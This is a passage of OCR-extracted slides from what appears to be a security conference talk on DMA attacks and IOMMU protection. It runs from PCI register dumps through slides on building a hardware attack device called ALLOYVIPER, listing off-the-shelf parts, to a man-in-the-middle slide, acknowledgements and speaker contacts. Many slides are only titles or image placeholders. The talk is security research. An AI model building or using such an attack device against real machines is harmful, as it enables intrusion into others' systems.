                Control: I/O+ Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx+
                Control: I/O- Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx-
                Control: I/O- Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx+
                Control: I/O- Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx+
                Control: I/O- Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx-
                Control: I/O- Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx+
                Control: I/O+ Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx-
                Control: I/O+ Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx-
                Control: I/O- Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx-
                Control: I/O+ Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx-
                Control: I/O+ Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx+
                Control: I/O+ Mem+ BusMaster- SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx-
                Control: I/O- Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx-
                Control: I/O- Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B-
DisINTx+
```

# IOMMU




Example Software-based I/O Virtualization

Direct Assignment of I/O Devices

# Abstinence?

because 0.01% is too much

# Sorry, Previous Track 2 Speakers



ALLOYVIPER

# Building ALLOYVIPER

# Building ALLOYVIPER

RadioShack
TECHNOLOGY PLUS
4-Pin (RJ-11/RJ-14) • Surface-Mount
MODULAR TELEPHONE JACK
ENCHUFE PARA TELÉFONO MODULAR PARA MONTAJE EN SUPERFICIE, DE 4 CLAVIJAS (RJ-11/RJ-14)
2790009


# Building ALLOYVIPER

276-1508
Shielded·Metal
D-Sub Hood
For 9-position standard or 15 position high-density connectors
PLUS
TM


# Building ALLOYVIPER

# Building ALLOYVIPER


# Building ALLOYVIPER




# Building ALLOYVIPER



# Building ALLOYVIPER



# Pay no attention to the mitm behind the curtain



# Acknowledgements

- NSA Playset Crew
- Carsten for his work on Inception (breaknenter.org)
- Great Scott Gadgets
- Dean Pierce
- @snare and @_rezin_
- And everyone else!

# Questions?

Miles Crabill
@milescrabill
miles@milescrabill.com
milescrabill.com

Joe FitzPatrick
@securelyfitz
joefitz@securinghardware.com
http://www.securinghardware.com